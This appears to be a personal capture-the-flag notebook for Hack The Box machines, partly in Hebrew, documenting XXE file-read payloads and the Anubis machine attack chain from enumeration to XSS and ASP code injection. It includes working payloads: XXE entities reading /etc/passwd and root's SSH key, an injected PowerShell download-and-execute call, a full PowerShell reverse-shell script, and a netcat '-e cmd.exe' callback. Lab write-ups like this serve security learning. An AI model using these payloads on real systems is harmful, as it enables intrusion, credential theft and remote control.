This decodes the base64-encoded string, revealing XML data which seems to be used in the application's data handling.

**Long Text/Code:**
The decoded output is:

```
<!-- API Version 1.0.0 -->
<root>
    <data>
        <username>${7*7}</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

**Story/Context:**
I discovered I could inject XML code with a specific format, so I tried various XML external entity (XXE) payloads to retrieve system information.

# XML External Entity (XXE) Injection Exploration

שבת 07 אוקטובר 2023      09:39

**Story/Context:**
I found out that I could inject XML code into the application using a specific format. I tried several XML External Entity (XXE) payloads to extract system information and retrieve critical data.

**Base Payload:**

```
username=%26 VALUE HERE %3B&version=1.0.0--> CODE HERE <!--
```

**Explanation:**
This is the base format I used to inject XML code. The placeholder VALUE HERE is where I would input the specific entity value I'd want to use, and CODE HERE is where the actual XML code would be placed.

**Command:**

```
username=%26example%3B&version=1.0.0--><!--?xml version="1.0" ?--><!DOCTYPE foo [<! E
NTITY example SYSTEM "/etc/passwd"> ]><!--
```

**Explanation:**
This XXE payload tries to extract the content of the /etc/passwd file. By defining an XML entity (example) which references the /etc/passwd file, I attempted to retrieve the contents of this file.

**Command:**

```
u    sername=%26example%3B&version=1.0.0--><!--%3fxml+version%3d"1.0"+%3f--><! D
OCTYPE+foo+[<!ENTITY+example+SYSTEM+"/etc/passwd">+]><!--
```

**Explanation:**
A variation of the previous payload, this one uses URL encoding for special characters to potentially bypass filtering mechanisms and still retrieve the /etc/passwd file content.

**Command:**

```
username=%26example%3B&version=1.0.0--><!--?xml version="1.0" ?--><!DOCTYPE foo [<! E
NTITY example SYSTEM "/root/.ssh/id_rsa"> ]><!--
```

**Explanation:**
Using a similar format, this XXE payload aims to extract the content of the private SSH RSA key (id_rsa) located in the root's .ssh directory. If successful, this could potentially give unauthorized access to the root user.

**Command:**

```
u    sername=%26example%3B&version=1.0.0--><!--%3fxml+version%3d"1.0"+%3f--><! D
OCTYPE+foo+[<!ENTITY+example+SYSTEM+"/root/.ssh/id_rsa">+]><!--
```

**Explanation:**
Another variation of the RSA key extraction payload, this uses URL encoding for special characters, aiming to bypass any potential filters and still retrieve the root's SSH key.

**Links:**
https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity

**Command:**

```
echo '-----BEGIN RSA PRIVATE KEY-----
... [rest of the RSA key] ...
-----END RSA PRIVATE KEY-------' > id_rsa.root
```

**Explanation:**
This saves the provided RSA private key of the root into a file named id_rsa.root.

**Command:**

```
chmod 600 id_rsa.root
```

**Explanation:**
Sets the permissions of the id_rsa.root file so that only the owner can read and write, ensuring the key's security.

**Command:**

```
ssh -i id_rsa.root root@10.10.10.243
```

**Explanation:**
Uses the root's RSA key to SSH into the machine as the root user, potentially gaining full control over the system.

**Links:**
https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity
https://www.redhat.com/sysadmin/configure-ssh-keygen

SSH tunneling is a powerful feature of the SSH protocol, allowing for various types of port forwarding mechanisms. One commonly used type is local port forwarding (specified with the -L option), which lets you redirect traffic from a local port to a remote port. This can be particularly useful for accessing remote services that are behind a firewall or otherwise inaccessible.

XXE, or XML External Entity, is a type of attack against an application that parses XML input. This input can reference an external entity, allowing the attacker to disclose internal files, perform internal port scanning, or even execute remote requests.

flask-unsign is a tool specifically designed for attacking Flask session cookies, either by decoding them or by signing new data into them. This is particularly useful when an application relies on Flask's session mechanism to store sensitive information or when the SECRET_KEY is compromised.

XML External Entity (XXE) attack is a type of attack against applications that parse XML data. Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies, or integrations.


The /etc/passwd file is a common target because it contains user account information on Linux systems. While it doesn't contain password hashes (those are in /etc/shadow), it can still give valuable information about system users.

The /root/.ssh/id_rsa file is the default location for the private SSH key of the root user on a Linux system. Access to this key would typically grant full control over the system.

**Links:**
http://www.infotinks.com/ssh-client-escape-enabledisable-tunnelingforward-from-within-a-running-session/
https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity
https://www.redhat.com/sysadmin/configure-ssh-keygen

# Anubis

## הישג הסמכה



Anubis has been Pwned

Matans has successfully pwned Anubis Machine from Hack The Box

| #643 | 20 Oct 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: מטורף
- קישור: [https://www.hackthebox.com/achievement/machine/1636210/371](https://www.hackthebox.com/achievement/machine/1636210/371)

**איך פרצתי:**

- גישה ראשונית: החקירה שלי התחילה באתר 'windcorp', הפגיע ל-XSS ו-SSTI, שדרכו הקמתי מעטפת הפוכה. עם זאת, מצאתי את עצמי מוגבל בתוך מיכל. באופן מסקרן, יציאה 80 נחשפה ב-DefaultGateway IP, מה שגרם לי להשתמש ב'chisel' כדי לנתב מחדש את היציאות. אתר אינטרנט שלאחר מכן, באינטראקציה עם IP חיצוני, חשף ניסיון תקשורת ביציאה 5985 כאשר הפניתי את התעבורה. כשאני משתמש ב-'responder', תפסתי את ה-hash של המשתמש 'localadmin'. פריצת הדרך הזו הובילה אותי ל-SMB, שם חשפתי קובץ 'Whatif.omv' שהופעל לאחרונה, המשויך לתוכנת 'Jamovi' הרגישה ל-CVE-2021-28079. העברת קבצים נחוצים ל-Windows VM שלי, ניצלתי את הפגיעות הזו, יצרתי מטען באמצעות 'charlotte' ו-'msfvenom', ושילבתי XSS כדי להפעיל את הסקריפט שלי, ולבסוף פרצתי את גבולות הקונטיינר.
- הסלמה של הרשאות: בתוך סביבת ה-active directory של המחשב ולהפעלת "Active Directory Certificate Services", קלטתי את הגישה של המשתמש שלי לתעודת האינטרנט. בניסיון להביא את אישור המנהל דרך ADCS.ps1, נתקלתי בתקלה הקשורה ל-UPN, שתיקנתי על ידי עריכת סקריפט הקוד. עם התעודה שנרכשה, השתמשתי ב-Rubeus.exe כדי ללכוד את ה-TGT של Kerberos. אימות שימושיות ה-hash עבור גישת מנהל דרך crackmapexec, השתמשתי ב-psexec לצד טכניקת Pass-The-hash, והשגתי הסלמה של הרשאות. בנוסף, מצאתי את המערכת פגיעה ל-CVE-2021-42278 ו-CVE-2021-42287. בפתרון אי התאמה באזור הזמן של Active Directory, רתמתי את noPAC כדי להיכנס ל localadmin, באמצעות סיסמה שזוהתה בעבר.

# Anubis - Nmap Scan

2023 אוקטובר21 שבת 08:33

```
Nmap scan report for www.windcorp.htb (10.10.11.102)
Host is up (0.16s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE     VERSION
135/tcp  open msrpc        Microsoft Windows RPC
443/tcp   open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2023-10-19T04:55:15+00:00; +59m30s from scanner time.
|_http-title: Windcorp - Index
| tls-alpn:
|_ http/1.1
| http-server-header:
| Microsoft-HTTPAPI/2.0
|_ Microsoft-IIS/10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=www.windcorp.htb
| Subject Alternative Name: DNS:www.windcorp.htb
|Issuer: commonName=www.windcorp.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-24T19:44:56
| Not valid after: 2031-05-24T19:54:56
| MD5: e2e7:86ef:4095:9908:14c5:3347:cdcb:4167
|_SHA-1: 7fce:781f:883c:a27e:1154:4502:1686:ee65:7551:0e2a
445/tcp open microsoft-ds?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49707/tcp open msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%) No
exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 59m31s, deviation: 2s, median: 59m29s
| smb2-security-mode:
|  3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2023-10-19T04:54:42
|_ start_date: N/A

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
```

```
1 139.94 ms 10.10.16.1
2 209.36 ms www.windcorp.htb (10.10.11.102)


NSE: Script Post-scanning.
Initiating NSE at 23:55
Completed NSE at 23:55, 0.00s elapsed Initiating
NSE at 23:55
Completed NSE at 23:55, 0.00s elapsed Initiating
NSE at 23:55
Completed NSE at 23:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 201.89 seconds
Raw packets sent: 131224 (5.778MB) | Rcvd: 222 (32.134KB)
```

# Nmap Scan | In depth analysis

2023 אוקטובר 21 שבת 08:35

**Port:** 135
**Service:** msrpc (Microsoft Windows RPC)

**Description:**
The Microsoft Remote Procedure Call (RPC) is a protocol that a program can use to request a service from a program located on another computer in a network. It allows different processes to communicate and is essential for distributed applications.

**Security Implications:**

- Open RPC ports can be vulnerable to various attacks if not properly secured. This includes but is not limited to Distributed Denial of Service (DDoS), unauthorized access, and data manipulation. An attacker might attempt to exploit known vulnerabilities in the RPC service to gain unauthorized access or disrupt services.

**Port:** 443
**Service:** ssl/http (Microsoft HTTPAPI httpd 2.0)

**Description:**
This is the standard port for HTTPS, indicating that the website data is encrypted using SSL/TLS. The specific web server running is Microsoft HTTPAPI httpd 2.0.

**Security Implications:**

- The TRACE method is listed under potentially risky methods. TRACE can be abused to mount a Cross-Site Tracing attack (a variant of Cross-Site Scripting).
- The SSL certificate's issuer is the same as the subject, indicating it might be self-signed. Self-signed certificates can't guarantee the server's authenticity to its visitors.
- Always ensure that SSL/TLS configurations are updated to avoid vulnerabilities like Heartbleed, POODLE, etc.

**Port:** 445
**Service:** microsoft-ds?

**Description:**
Port 445 is associated with Microsoft Directory Services, primarily used for file sharing over SMB (Server Message Block).

**Security Implications:**

- This port, if not secured properly, can be vulnerable to SMB exploits, including the infamous WannaCry and NotPetya ransomware attacks which targeted vulnerabilities in Microsoft's SMB protocol.

**Port:** 593
**Service:** ncacn_http (Microsoft Windows RPC over HTTP 1.0)

**Description:**
This service allows RPC to be conducted over HTTP, which can be utilized to bypass firewall restrictions since HTTP traffic is usually allowed.

**Security Implications:**

- As with RPC, there are potential vulnerabilities associated with it. Conducting RPC over HTTP can also lead to data leaks if not encrypted or if misconfigured.

**Port:** 49707
**Service:** msrpc (Microsoft Windows RPC)

**Description:**
Similar to port 135, this is another instance of Microsoft RPC.

**Security Implications:**

- The same concerns that apply to port 135 RPC also apply here. Ensure the service is updated and properly configured to avoid potential exploits.

**General OS Information:**
The operating system is likely to be Microsoft Windows Server 2019, given the aggressive OS guess. It is also deduced that the system is a general-purpose machine, possibly indicating it isn't specialized hardware.

**Additional Notes:**

- **TCP Sequence Prediction:** The TCP sequence prediction difficulty level is noted as 'Good luck!', indicating that it would be challenging to predict the sequence numbers in this case. This is a good security measure against certain types of attacks.
- **Message Signing:** SMB message signing is both enabled and required, which adds a layer of security to SMB communications by preventing man-in-the-middle attacks.

# Setting up a Domain Name for the Target

2023    אוקטובר21    שבת   08:40

**Command:**

```
echo "10.10.11.102 www.windcorp.htb windcorp.htb"  | tee -a /etc/hosts
```

**Explanation:**

I added a record in the /etc/hosts file to map the IP address 10.10.11.102 to the domain names www.windcorp.htb and windcorp.htb.

# Exploring RPC with rpcdump.py

2023 אוקטובר 21 שבת 08:41

**Command:**

```
rpcdump.py -h
```

**Explanation:**
rpcdump.py is a tool used to query an RPC endpoint mapper for a list of its registered endpoints.

**Command:**

```
rpcdump.py windcorp.htb/admin@10.10.11.102
```

**Explanation:**
I used rpcdump.py to query the RPC endpoints on the target machine at 10.10.11.102 using the admin credentials for the domain windcorp.htb.

# Using rpcclient to Interact with the Target's RPC

2023 אוקטובר21 שבת 08:42

**Command:**

```
rpcclient 10.10.11.102 --user='' --no-pass
```

**Explanation:**
I initiated an RPC client session with the target machine 10.10.11.102 using an empty username and no password.

Rpcclient is a utility that allows users to run a variety of commands on a server.

**Command:**

```
rpcclient $> srvinfo
rpcclient $> netshareenumall
rpcclient $> enumdomusers
rpcclient $> enumdomgroups
```

**Explanation:**
Within the rpcclient session, I executed the following commands:

- **srvinfo:** Retrieve information about the server.
- **netshareenumall:** List all shared resources on the server.
- **enumdomusers:** Enumerate all domain users.
- **enumdomgroups:** Enumerate all domain groups.

However, I received the error "NT_STATUS_ACCESS_DENIED" for all commands, indicating a lack of permission to execute these operations.

**Command:**

```
rpcclient $> getdcname windcorp
```

**Explanation:**
I attempted to retrieve the Domain Controller (DC) name for the domain "windcorp". The output "\EARTH" suggests that the DC name is "EARTH".

The command getdcname retrieves the name of the domain controller (DC) for a specified domain. The output \\EARTH is a NetBIOS name for the DC, which means "EARTH" is the DC name.

# Checking SMB Permissions

2023 אוקטובר21 שבת 08:44

**Command:**

```
./check_smb_perms.sh 10.10.11.102
```

**Explanation:**
I executed my script check_smb_perms.sh on the target 10.10.11.102 to check for read and write permissions on its SMB server with an empty username and password. However, the script indicated no permissions.

**Command:**

```
smbclient -L //10.10.11.102/ -N
enum4linux -a 10.10.11.102
```

**Explanation:**
I used smbclient to list all shared directories on the target 10.10.11.102. Then, I utilized enum4linux to perform a detailed enumeration of the target.

# Introduction to crackmapexec

2023 אוקטובר21 שבת 08:46

**Command:**

```
crackmapexec -h
crackmapexec smb -h
```

**Explanation:**
I displayed the help menu for the crackmapexec tool and its SMB module.

crackmapexec is a post-exploitation tool and Swiss Army knife for pentesting networks. It allows for various operations on a network, such as enumerating information, checking for common vulnerabilities, and more.

**Command:**

```
crackmapexec smb 10.10.11.102 -u " -p "
```

**Explanation:**
I used crackmapexec to target the SMB service on 10.10.11.102 with an empty username and password. The output revealed several details about the target, including:

```
Domain Controller name: EARTH
Windows build: Windows 10.0 Build 17763 x64
Domain: windcorp.htb
Signing enabled: True
SMBv1 supported: False
```

The output provides a detailed overview of the target's SMB configuration and other associated details. "Signing: True" means SMB signing is enabled, ensuring data integrity in SMB traffic. "SMBv1: False" indicates that the server doesn't support the older and less secure SMBv1 protocol.

# Website Discovery and Exploration

2023 אוקטובר21 שבת 08:49

**Command:**

```
whatweb https://10.10.11.102/
whatweb https://windcorp.htb/
```

**Explanation:**
I used the whatweb tool to identify what web technologies are being used by the target websites. Both the IP address and the windcorp.htb domain returned a 404 error, indicating the pages were not found.

**Command:**

```
whatweb https://www.windcorp.htb/
```

**Explanation:**
I checked the www subdomain of windcorp.htb using whatweb and found a live website.

**Command:**

```
whatweb https://www.windcorp.htb/ -v
```

**Explanation:**
I executed whatweb with the -v (verbose) flag to gather more detailed information about the live website on the www subdomain.

**Command:**

```
curl --help
curl --help all
```

**Explanation:**
I explored the curl tool's available commands and features by requesting its help menu.

**Command:**

```
curl -s -XGET -I 'https://www.windcorp.htb/' -k
```

**Explanation:**
I used the curl tool to fetch information from the website. The flags and parameters I used are:

- **-s:** Silently (quiet mode).
- **-XGET:** Specifies the HTTP request method (in this case, GET).
- **-I:** Fetch the HTTP-header only.
- **-k:** Allow connections to SSL sites without certificates.

# SSL and TLS with openssl s_client

2023 אוקטובר21 שבת 08:51

**Command:**

```
openssl s_client -h
```

**Explanation:**
I displayed the help menu for the openssl s_client tool.

openssl s_client is a versatile tool for debugging SSL/TLS connections, allowing the user to connect to remote servers and make SSL/TLS handshakes. It can be used to retrieve certificates, test configurations, and more.

**Command:**

```
openssl s_client -connect 10.10.11.102:443
```

**Explanation:**
I established an SSL/TLS connection to the target server on port 443 using openssl s_client.

# Website Screenshotting with gowitness

2023 אוקטובר21 שבת 08:52

**Command:**

```
go install github.com/sensepost/gowitness@latest
gowitness -h
```

**Explanation:**
I installed and then checked the gowitness tool's available commands and features by requesting its help menu.

gowitness is a tool used to capture screenshots of websites. This can be useful for visual reconnaissance and documentation.

**Command:**

```
gowitness single -h
```

**Explanation:**
I explored the single subcommand of gowitness by requesting its help menu.

**Command:**

```
gowitness single --fullpage --output anubis.png https://www.windcorp.htb
```

**Explanation:**
I used gowitness to capture a full-page screenshot of the website and saved the output as anubis.png.

**Command:**

```
chown -R kali:kali screenshots
```

**Explanation:**
I changed the ownership of the screenshots directory to the user kali. After this, I was able to view the website's screenshot.

**Links:**
https://github.com/sensepost/gowitness/wiki/Installation

# Web Directory and Subdomain Discovery

2023 אוקטובר21 שבת 08:53

**Command:**

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -u https://www.windcorp.htb/ -t 16 --random-agent -e -k
```

**Explanation:**
I utilized gobuster to discover directories on the target website with various parameters, including:

**-w:** Wordlist for directory bruteforcing.
**-u:** URL of the target.
**-t 16:** Using 16 threads.
**--random-agent:** Use a random user-agent.
**-e:** Print full URLs.
**-k:** Skip SSL certificate verification.

**Story/Context:**
Since the website is using IIS 10.0, I assumed the possibility of html, asp, or aspx extensions. Additionally, because I'm targeting a Windows server, which is not case-sensitive, I utilized -lowercase.txt.

**Command:**

```
feroxbuster -u https://www.windcorp.htb/ --random-agent --threads 16 --depth 4 --auto-tune --extract-links --wordlist /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -k --extensions html asp aspx
```

**Explanation:**
Feroxbuster is a great alternative to gobuster and this command can be used to achieve the same goal.

**Command:**

```
gobuster vhost --append-domain -u https://windcorp.htb/ -w
```

**Explanation:**
I used gobuster with the vhost subcommand to discover potential virtual hosts (subdomains) for the target domain.

**Command:**

```
wfuzz -u https://10.10.11.102 -H "Host: FUZZ.windcorp.htb" -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --hh 315
```

**Explanation:**
I leveraged wfuzz, a web bruteforcing tool, to identify potential subdomains by fuzzing the "Host" header.

# Further Information

2023 אוקטובר21 שבת 08:57

## Windows Protocols & Services:

- **RPC Services:** Remote Procedure Call (RPC) is foundational for Windows network functionalities. Penetration testers must comprehend its architecture and potential vulnerabilities.
- **SMB:** Standing for Server Message Block, SMB handles file and printer sharing in Windows. Historically, it's been a magnet for exploits. Secure configurations and up-to-date versions are non-negotiable for network defense.
- **Domain Controller:** This is the nerve center of any Windows network. A breach here often means the entire network is at risk. Mastery over its communication, characteristics, and vulnerabilities is pivotal.

## Reconnaissance & Exploration Tools:

- **whatweb:** Kickstart your reconnaissance with this tool—it swiftly identifies web technologies, setting the stage for deeper probes.
- **curl:** This goes beyond mere web requests. From API interactions, POST request testing, to file downloads, curl is versatile.
- **openssl s_client:** This isn't just for connecting—it's invaluable for fetching SSL certificates, potentially unmasking information about associated services or internal naming systems.

## Visual & Directory Probing:

- **gowitness:** This tool is a testament to the importance of visual reconnaissance. Overlooked details like error prompts, site frameworks, or login interfaces can be critical.
- **gobuster & wfuzz:** These tools delve into directory bruteforcing and subdomain unearthing, broadening the potential attack scope. But, tread carefully—blatant, intense scanning can activate intrusion detection mechanisms.

**Links:**
https://github.com/sensepost/gowitness/wiki/Installation

# Exploiting Contact Us Page

2023 אוקטובר21 שבת 08:34

**Story/Context:**
I was exploring ways to obtain a fully interactive shell and also experimented with various techniques to get a reverse shell from a website. I've documented my successful actions below.

While working on exploiting the "Contact Us" page, I first started with the input:

name: x'
email: x'@x.com
subject: x'
message: x'

**Message:**
I did not encounter any error messages, suggesting no vulnerabilities in relation to single quotation marks.

**Command:**
**Input Payload:**

name: "><script>alert(1)</script><" | email: x@x.com | subject: x | message: x

**Explanation:**
I used this payload to check if the website is vulnerable to a basic Cross-Site Scripting (XSS) attack by inserting a JavaScript code that triggers an alert box.

**Result:** The alert box appeared, confirming an XSS vulnerability.

**Command:**
**Alternative XSS Payload:**

name: "><img src="x" onerror=alert(document.domain)>// | email: x@x.com | subject: x | message: x

**Explanation:**
This payload tries to load an image from a non-existent source. When the image fails to load (onerror), it executes the JavaScript alert(document.domain), displaying the domain of the website.

**Result:** I got "www.windcorp.htb" as an output, which is the domain name of the website.

**Message:**
Using the alert command is outdated. The print function can be used as an alternative. Though, the real takeaway is that if a website is vulnerable to this kind of attack, it could be susceptible to other forms of exploitation.

# Trying Template Injection

2023 אוקטובר21 שבת 09:03

**Command:**
**Payloads:**

name: ${7*7} | email: x@x.com | subject: ${7*7} | message: ${7*7}
and
name: {{7*7}} | email: x@x.com | subject: {{7*7}} | message: {{7*7}}

**Explanation:**
I attempted template injection attacks to see if the server would process and evaluate the mathematical expressions. Unfortunately, both payloads did not produce the desired results.

**Command:**
Payload with Multiple Characters:

name: ${{<%[%'"}}%\. | email: x@x.com | subject: ${{<%[%'"}}%\. | message: ${{<%[%'"}}%\.

**Explanation:**
This was an exploratory payload to identify potential special characters or sequences that the server might interpret or process in a unique manner.

**Result:** A 500 error code was returned, indicating that some part of the payload was problematic for the server.

**Command:**
**Payloads:**

Name: ${{< | E-mail: x@x.com | Subject: x | Message: x
and
Name: <% | E-mail: x@x.com | Subject: x | Message: x

**Explanation:**
By progressively simplifying the previous payload, I identified that the sequence <% was causing the server to return a 500 error code.

**Command:**
**ASP Code Injection Payloads:**

x | x@x.com | Subject: Name: <% response.write("My first ASP script!") %> | E-mail:
Message: x
and
Name: <%=7*7%> | E-mail: x@x.com | Subject: x | Message: x

**Explanation:**
I used the known problematic sequence <% to attempt injecting ASP code, a server-side script language for web development. The payloads successfully executed on the server.

**Result:** The first payload displayed "My first ASP script!", and the second one displayed "49".

**Links:**
https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
https://www.w3schools.com/asp/asp_introduction.asp

# Gaining Remote Access

2023 אוקטובר21 שבת 09:36

**Command:**

```
python -m http.server 8000
```

**Explanation:**
I set up an HTTP server on port 8000 to serve the PowerShell script, which will be executed on the target machine to give me a reverse shell.

```
rlwrap nc -nvlp 1234
```

**Explanation:**
I used nc (Netcat) to listen on port 1234, expecting a reverse shell connection once the payload on the target machine is executed.

**Command:**
**Payload for Reverse Shell:**

```
Name: <%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object
Net.WebClient).downloadString('http://10.10.16.14:8000/powershell.ps1')").StdOut.ReadAll
()%>|E-mail:x@x.com|Subject:    x |  Message:  x
```

**Explanation:**
I injected a payload that creates an instance of the Wscript.Shell object, which then fetches and executes a PowerShell script from my HTTP server. The executed script establishes a reverse shell connection to my machine.

**Result:** I successfully got a shell from the target machine!

**Long Text/Code:**

```
$client = New-Object System.Net.Sockets.TCPClient("10.10.16.14",1234);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,
$sendbyte.Length);$stream.Flush()};$client.Close()
```

**Explanation:**
This PowerShell script establishes a TCP connection to my machine on port 1234. Upon connection, it listens for commands, executes them, and sends the results back, providing an interactive shell.

# Getting a Reverse Shell with nc

2023     אוקטובר21     שבת   09:40

**Command:**

```
Name: <%response.write CreateObject("WScript.Shell").Exec("cmd /c powershell IWR http://10.10.16.14:8000/nc64.exe -o C:\users\Public\Downloads\nc64.exe; C:\users\Public\Downloads\nc64.exe -e cmd.exe 10.10.16.14 1234").StdOut.Readall()%>
```

**Explanation:**
I tried to exploit the input field named "Name" by using a script to:

- Download nc64.exe (a netcat executable) from my local server to the target system.
- Execute nc64.exe to establish a reverse shell connection back to my server on port 1234.

# Obtaining a Fully Interactive Shell

2023 אוקטובר21 שבת 09:39

**Command:**

```
wget https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1
```

**Explanation:**
I downloaded the Invoke-ConPtyShell.ps1 script from GitHub. This script will help me get a more interactive shell on the target system.

**Command:**

```
PS C:\users\Public\Downloads> wget http://10.10.16.14:8000/Invoke-ConPtyShell.ps1 -OutFile Invoke-ConPtyShell.ps1
```

**Explanation:**
Inside the PowerShell prompt, I fetched the Invoke-ConPtyShell.ps1 script from my local server and saved it with the same filename on the target system.

**Command (Alternative):**

```
PS C:\users\Public\Downloads> IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.14:8000/Invoke-ConPtyShell.ps1')
```

**Explanation:**
As an alternative, I executed the PowerShell script directly from my local server without saving it to the target system.

**Command:**

```
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
```

**Explanation:**
I set the execution policy to "RemoteSigned" for the current user. This allows scripts that are downloaded from the internet to run, provided they have a trusted signature.

**Command:**

```
. .\Invoke-ConPtyShell.ps1
```

**Explanation:**
I imported the functions from the Invoke-ConPtyShell.ps1 script into the current session to use them.

**Server Side Command:**

```
stty raw -echo; (stty size; cat) | nc -lvnp 3001
```

**Explanation:**
On my server, I set the terminal mode to "raw" and turned off local echo. Then, I started a netcat listener on port 3001 to wait for incoming connections.

**Client Side Command:**

```
Invoke-ConPtyShell -RemoteIp 10.10.16.14 -RemotePort 3001
```

**Explanation:**
On the client side, I invoked the Invoke-ConPtyShell function, specifying my server's IP and the port I'm listening on. This created a more interactive shell connection to my server.

**Result:** I successfully got a more interactive shell!

**Links:**
https://github.com/antonioCoco/ConPtyShell/tree/master
https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters

# Further Information

2023 אוקטובר21 שבת 09:42

## Web Application Vulnerabilities:

- **Cross-Site Scripting (XSS):** A widespread vulnerability where attackers inject malicious scripts into web pages. These scripts can steal cookies, perform unauthorized actions, or even vandalize sites.
- **ASP Code Injection:** When a server interprets input within <%%> as ASP code, it exposes itself to potential threats. Improper sanitization of this server-side code can lead to dire consequences. Familiarity with web technologies, like ASP, can be advantageous in pinpointing and exploiting such vulnerabilities.

## Essential Hacking Concepts:

- **Interactive Shell:** This type of shell allows users to type in commands directly, providing enhanced functionalities like command auto-completion—especially useful when manipulating a compromised system.
- **Reverse Shell:** This is a tactic where the target system reaches out to the attacker's machine, usually to circumvent firewall restrictions that prevent incoming connections.

## Tools & Techniques:

- **Netcat (nc):** Dubbed the "Swiss Army knife" of networking, Netcat's repertoire includes port scanning, banner grabbing, file transfers, and reverse shell setups. Knowing how to utilize tools like Netcat and design payloads is crucial for both understanding and demonstrating the intricacies of cyberattacks and defense mechanisms.

**Links:**
https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
https://www.w3schools.com/asp/asp_introduction.asp
https://github.com/antonioCoco/ConPtyShell/tree/master
https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters

# Basic System Information Gathering

2023 אוקטובר21 שבת 08:34

**Story/Context:**
I was working on exploring a target system, specifically webserver01. While inside the system, I realized I was inside a container, not the host. Containers are lightweight, stand-alone, executable software packages that contain everything needed to run a piece of software. As I continued my exploration, I uncovered some commands and files that revealed sensitive information.

**Command:**

```
hostname
```

**Explanation:**
This command returns the name of the computer on which it's executed.

**Result:** The hostname of the system is webserver01.

A container is an isolated environment that runs applications separately from the main host system. This means, while I have system privileges inside the container (webserver01), I do not have them on the underlying host system. This can be crucial when determining the scope of potential exploits or understanding the boundaries of my current environment.

# File and Information Retrieval

2023 אוקטובר21 שבת 09:49

**Command:**

```
wget http://10.10.16.14:8000/winPEASany_ofs.exe -OutFile winPEASany_ofs.exe
```

**Explanation:**
I fetched the winPEASany_ofs.exe file from my local server and saved it to the target system with the same filename. This tool aids in privilege escalation.

**Command:**

```
.\winPEASany_ofs.exe
```

**Explanation:**
I executed winPEASany_ofs.exe to search for potential vulnerabilities or misconfigurations that could help me escalate privileges or gather more information.

